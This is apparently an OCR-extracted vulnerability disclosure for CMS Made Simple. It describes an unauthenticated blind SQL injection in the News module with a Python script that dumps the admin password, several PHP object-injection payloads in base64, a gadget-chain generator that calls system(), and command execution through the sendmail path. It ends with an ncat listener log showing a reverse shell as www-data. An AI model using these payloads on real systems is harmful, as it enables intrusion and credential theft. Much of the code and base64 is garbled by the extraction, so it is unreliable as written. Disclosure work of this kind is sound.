Security vulnerabilities in CMS Made Simple

1 - Unauthenticated SQL Injection

It is possible with **News** module, through a crafted url, obtain an **unauthenticated** blind sql injection on m1_idlist parameter. For this vulnerability I have used the time based tecnique. In normal condition, using a normal url such as:

http://10.0.101.116/cmsms/moduleinterface.php?mact=News,m1 ,default,0&&m1 idlist=a,b,1,5

the loading of page is normal without any latency. Instead, adding the string $\frac{)}{+and}+(select+sleep(10))+--+$ in $m1_idlist$ parameter, it's possible insert sql code and trigger the sleep function. The final url becomes:

http://10.0.101.116/cmsms/moduleinterface.php?mact=News,m1 ,default,0&&m1 idlist=a,b,1,5))+and+ (select+sleep(10))+--+

It's possible trigger the same sql query with an authenticated request, using a query such as:

 $\frac{\text{http://10.0.101.116/cmsms/admin/moduleinterface.php?}}{\text{mact=News,m1_,default,0\&_c=73a01c3c3987dbb545c\&m1_idlist=a,b,1,5))+and+(select+sleep(10))+--+}$

The sql injection is due to the *implode* function on an untrasted parameter *idlist*.

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action.default.php
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              AND
      if( isset($params['idlist']) ) {
          $idlist = $params['idlist'];
          if( is_string($idlist) ) {
              if( $tmp[$i] < 1 ) unset($tmp[$i]);</pre>
              $idlist = array unique($tmp);
              $query1 .= ' (mn.news_id IN ('.implode(',',$idlist).')) AND ';
      }
      if( isset($params['category_id']) ) {
          $query1 .= " ( mnc.news_category_id = '".(int)$params['category_id']."' ) AND ";
      else if (isset($params["category"]) && $params["category"] != '') {
          $category = cms_html_entity_decode(trim($params['category']));
          $categories = explode(',', $category);
          $query1 .= " (";
          $count = 0;
          foreach ($categories as $onecat) {
              if ($count > 0) $query1 .= ' OR ';
if (strpos($onecat, '|') !== FALSE || strpos($onecat, '*') !== FALSE) {
                  $tmp = $db->qstr(trim(str_replace('*', '%', str_replace("'",'_',$onecat))));
                  $query1 .= "upper(mnc.long name) like upper({$tmp})";
              else {
```

With a script created ad hoc it's possible obtain the admin credentials. Below there is a portion of code used for dump the hash of the password:

```
def dump_password_without_login():
    global flag
    global password
    global output
    ord_password = ""
    ord_password_temp = ""
    while flag:
        flag = False
        for i in range(0, len(dictionary)):
            temp_password = password + dictionary[i]
            ord_password_temp = ord_password + hex(ord(dictionary[i]))[2:]
        beautify_print_try(temp_password)
        payload = "a,b,l,5))+and+(select+sleep(" + str(TIME) + ")+from+cms_users"
        payload = "a,b,l,5))+and+(select+sleep(" + str(TIME) + ")+from+cms_users"
        payload = "hwhere+password+like+0x" + ord_password_temp + "25+and+user_id+like+0x31)+--+"
        url = url_vuln + "kml_idlist=" + payload
        start_time = time.time()
        r = session.get(url)
        elapsed_time >= TIME:
            flag = True
            break
        if flag:
            password = temp_password
            ord_password = ord_password_temp
        flag = True
            output += '\n[+] Password found: ' + password
            output += '\n[+] Password found: ' + password
```

```
[+] Salt for password found: a5314714c1986535
[+] Username found: admin
[+] Email found: admin@admin.it
[+] Password found: 78b9a7151812c0c123caf603582b9cfe
[+] Password cracked: qwerty
```

2 - Unprivileged Authenticated Object injection → Remote Command Execution


In module DesignManager in files "action.admin_bulk_css.php" and "action.admin_bulk_template.php", with an unprivileged user with Designer permission, it's possible reach the unserialize with an untrasted value and obtain an object injection.

Proof of concept

- Go to Layout -> Design Manager




- Click on "Stylesheet" or "Templates" tab:



- Select one or more "stylesheets" (or "templates"), select "Export" and click on "Submit" button:



- Click on "Submit" button and intercept the request with a software such as Burp Suite:




Replace the content of "m1_allparms" with a valid payload such as:

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a:2:{s:10:"css_select";a:3:{i:0;s:2:"19";i:1;s:2:"21";i:2;O:24:"Smarty_Internal_Template":2: {s:6:"cached";O:22:"Smarty_Template_Cached":3: {s:9:"is_locked";b:1;s:7:"handler";O:34:"Smarty_Internal_CacheResource_File":0:{}s:7:"lock_id";s:29:"/var/
```

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www/html/cmsms/test.html";}s:6:"smarty";O:6:"Smarty":1: {s:13:"cache_locking";b:1;}}s:15:"css_bulk_action";s:6:"export";}
```

That in base64 corresponds to:

YToyOntzOjEwOiJic3Nfc2VsZWN0IjthOjM6e2k6MDtzOjI6IjE5IjtpOjE7czoyOiIyMSI7aToyO086MjQ6IINtYXJ0e V9JbnRlcm5hbF9UZW1wbGF0ZSI6Mjp7czo2OiJjYWNoZWQiO086MjI6IINtYXJ0eV9UZW1wbGF0ZV9DYWNoZ WQiOjM6e3M6OToiaXNfbG9ja2VkIjtiOjE7czo3OiJoYW5kbGVyIjtPOjM0OiJTbWFydHlfSW50ZXJuYWxfQ2Fja GVSZXNvdXJjZV9GaWxIIjowOnt9czo3OiJsb2NrX2lkIjtzOjI5OiIvdmFyL3d3dy9odG1sL2Ntc21zL3Rlc3QuaHRtb CI7fXM6Njoic21hcnR5IjtPOjY6IINtYXJ0eSI6MTp7czoxMzoiY2FjaGVfbG9ja2luZyI7YjoxO319fXM6MTU6ImNzc 19idWxrX2FjdGlvbiI7czo2OiJleHBvcnQiO30=



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In this case it's possible send a payload that allow you to execute an arbitrary command on server. For create the payload I have used this php script:


```
<?php
  class CmsLayoutTemplateType {
    private $_data;

    public function setData($arr) {
        $this->_data = $arr;
    }

} class dm_xml_reader {
    private $_old_err_handler;
    function __construct($ska) {
        $this->_old_err_handler = array($ska, 'get_template_helptext');
    }
} $ska = new CmsLayoutTemplateType();
    $ska->setData(array("help_callback" => "system", "name" => 'id'));
    $ska2 = new dm_xml_reader($ska);
    echo base64_encode("a:2:{i:0;" . serialize($ska2) . ";i:1;i:2}");
}*
```

The final payload for obtain a remote command execution is:

YToyOntpOjA7TzoxMzoiZG1feG1sX3JlYWRlcil6MTp7czozMToiAGRtX3htbF9yZWFkZXIAX29sZF9lcnJfaGFuZG xlcil7YToyOntpOjA7TzoyMToiQ21zTGF5b3V0VGVtcGxhdGVUeXBlIjoxOntzOjI4OiIAQ21zTGF5b3V0VGVtcGxhdGVUeXBlAF9kYXRhIjthOjI6e3M6MTM6ImhlbHBfY2FsbGJhY2siO3M6Njoic3lzdGVtIjtzOjQ6Im5hbWUiO3M6 MjoiaWQiO319aToxO3M6MjE6ImdldF90ZW1wbGF0ZV9oZWxwdGV4dCl7fX07aToxO2k6Mn0=



3 - Authenticated Object Injection

In module FrontEndUsers it's possible reach an unserialize with an untrasted cookie and obtain an authenticated object injection with an url such as:


http://10.0.101.116/cmsms/admin/moduleinterface.php? mact=FrontEndUsers,m1_,logout,0&__c=abe3b924886ffbb1b91

Proof of concept:

For exploit this vulnerability I have used the same payload used in the previous one:

a:2:{s:10:"css_select";a:3:{i:0;s:2:"19";i:1;s:2:"21";i:2;O:24:"Smarty_Internal_Template":2: {s:6:"cached";O:22:"Smarty_Template_Cached":3: {s:9:"is_locked";b:1;s:7:"handler";O:34:"Smarty_Internal_CacheResource_File":0:{}s:7:"lock_id";s:29:"/var/www/html/cmsms/test.html";}s:6:"smarty";O:6:"Smarty":1: {s:13:"cache_locking";b:1;}}}s:15:"css_bulk_action";s:6:"export";}

The first step is enable the option "cookie keepalive" from setting. Go to the FrontEndUsers Setting:



Next step is enable the keepalive cookie in "Builtin Authentication" tab:

If set, the "remember me" functionality will be enabled. This is similar to the cookie keepalive functionality, but lasts up to sixty days.

Use cookies to keep logins alive:

Yes ▼

If enabled, a cookie will be set ith an expiry time of 24 hours to keep sessions alive. This is different thant the rememberme functionality

- Select "yes" and save.
- Create a cookie called "__FEU__" with the payload encoded in base64:


__FEU__=YToyOntzOjEwOiJjc3Nfc2VsZWN0IjthOjM6e2k6MDtzOjI6IjE5IjtpOjE7czoyOilyMSI7aToyO086MjQ 6IlNtYXJ0eV9JbnRlcm5hbF9UZW1wbGF0ZSI6Mjp7czo2OiJjYWNoZWQiO086MjI6IlNtYXJ0eV9UZW1wbGF0Z V9DYWNoZWQiOjM6e3M6OToiaXNfbG9ja2VkIjtiOjE7czo3OiJoYW5kbGVyIjtPOjM0OiJTbWFydHlfSW50ZXJu YWxfQ2FjaGVSZXNvdXJjZV9GaWxlIjowOnt9czo3OiJsb2NrX2lkljtzOjI5OilvdmFyL3d3dy9odG1sL2Ntc21zL3Rlc 3QuaHRtbCI7fXM6Njoic21hcnR5IjtPOjY6IlNtYXJ0eSI6MTp7czoxMzoiY2FjaGVfbG9ja2luZyI7YjoxO319fXM6M TU6ImNzc19idWxrX2FjdGlvbiI7czo2OiJleHBvcnQiO30%3d

- and send request using the url with a valid "__c" value:

http://10.0.101.116/cmsms/admin/moduleinterface.php? mact=FrontEndUsers,m1 ,logout,0& c=abe3b924886ffbb1b91



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4 - Authenticated Object Injection

In module FilePicker it's possible reach an unserialize with an untrasted parameter and obtain an authenticated object injection with an url such as:

Proof of concept


For exploit this vulnerability I have used the same payload used in the previous one:

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a:2:{s:10:"css_select";a:3:{i:0;s:2:"19";i:1;s:2:"21";i:2;O:24:"Smarty_Internal_Template":2: {s:6:"cached";O:22:"Smarty_Template_Cached":3: {s:9:"is_locked";b:1;s:7:"handler";O:34:"Smarty_Internal_CacheResource_File":0:{}s:7:"lock_id";s:29:"/var/www/html/cmsms/test.html";}s:6:"smarty";O:6:"Smarty":1: {s:13:"cache_locking";b:1;}}}s:15:"css_bulk_action";s:6:"export";}
```


Insert the payload encoded in base64 with a valid value for "__c" param in url and send the request:


http://10.0.101.116/cmsms/admin/moduleinterface.php?

mact=FilePicker,m1 ,filepicker,0&m1 pid=3& c=300dbc6cc80c251295d& enc=YToyOntzOjEwOiJjc3Nfc2 VsZWN0ljthOjM6e2k6MDtzOjI6IjE5IjtpOjE7czoyOilyMSI7aToyO086MjQ6IlNtYXJ0eV9JbnRlcm5hbF9UZW1w bGF0ZSI6Mjp7czo2OiJjYWNoZWQiO086MjI6IlNtYXJ0eV9UZW1wbGF0ZV9DYWNoZWQiOjM6e3M6OToiaXN fbG9ja2VkljtiOjE7czo3OiJoYW5kbGVyIjtPOjM0OiJTbWFydHlfSW50ZXJuYWxfQ2FjaGVSZXNvdXJjZV9GaWxllj owOnt9czo3OiJsb2NrX2lkljtzOjI5OilvdmFyL3d3dy9odG1sL2Ntc21zL3Rlc3QuaHRtbCl7fXM6Njoic21hcnR5IjtP OjY6IlNtYXJ0eSI6MTp7czoxMzoiY2FjaGVfbG9ja2luZyI7YjoxO319fXM6MTU6ImNzc19idWxrX2FjdGlvbiI7czo2 OiJleHBvcnQiO30%3d



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5 - Authenticated Object injection

In module ModuleManager in file modules/ModuleManager/action.installmodule.php it's possible reach an unserialize with an untrasted input and obtain an authenticated object injection using "install module" feature.

Proof of concept

- The first step is login as administrator in the CMS and go to the menu -> Site Admin -> Module Manager:



 Next step is click on tab "Avaiable Modules", select a module to install and click "Download & Install":



- Now click on "Proceed" button and intercept the request with a software such as Burp Suite:







Figura 1 Original request without payload

- Replace the parameter *m1_modlist* with a payload, for example the same payload used in the previous vulnerability and click on "Forward" button:



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6 - Authenticated Object injection


In the administrator page "admin/changegroupperm.php" it's possible send an untrasted value to unserialize that permit to obtain an authenticated object injection


Proof of concept

- The first step is go in to User Management -> Backend Group Permission



- Click on "Submit" button and intercept the request with a software such as Burp Suite:






- The value of *sel_groups* parameter can be change with a valid payload and a valid hash for trigger the exploit.

7 - Command execution


It's possible obtain a command execution modifying the path of the e-mail executable in the send mail functionality.

Proof of concept

 Login in the administration panel and go to Site Admin -> Settings -> Global Settings and click on "Mail Settings" tab:



- Select "sendmail" in "Mailer" and in "Sendmail Path" insert an arbitrary command:



- Now go to login page and click on "Forgot your password", insert an username and click "Submit" button for execute the command previously entered:



Prompt dei comandi - ncat.exe -lnvp 10000

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:\Users\Daniele\Desktop\ncat-portable-5.59BETA1>ncat.exe -lnvp 10000
lcat: Version 5.59BETA1 ( http://nmap.org/ncat )
lcat: Listening on 0.0.0.0:10000
lcat: Connection from 10.0.101.33:36014.
.d
.id=33(www-data) gid=33(www-data) groups=33(www-data)
```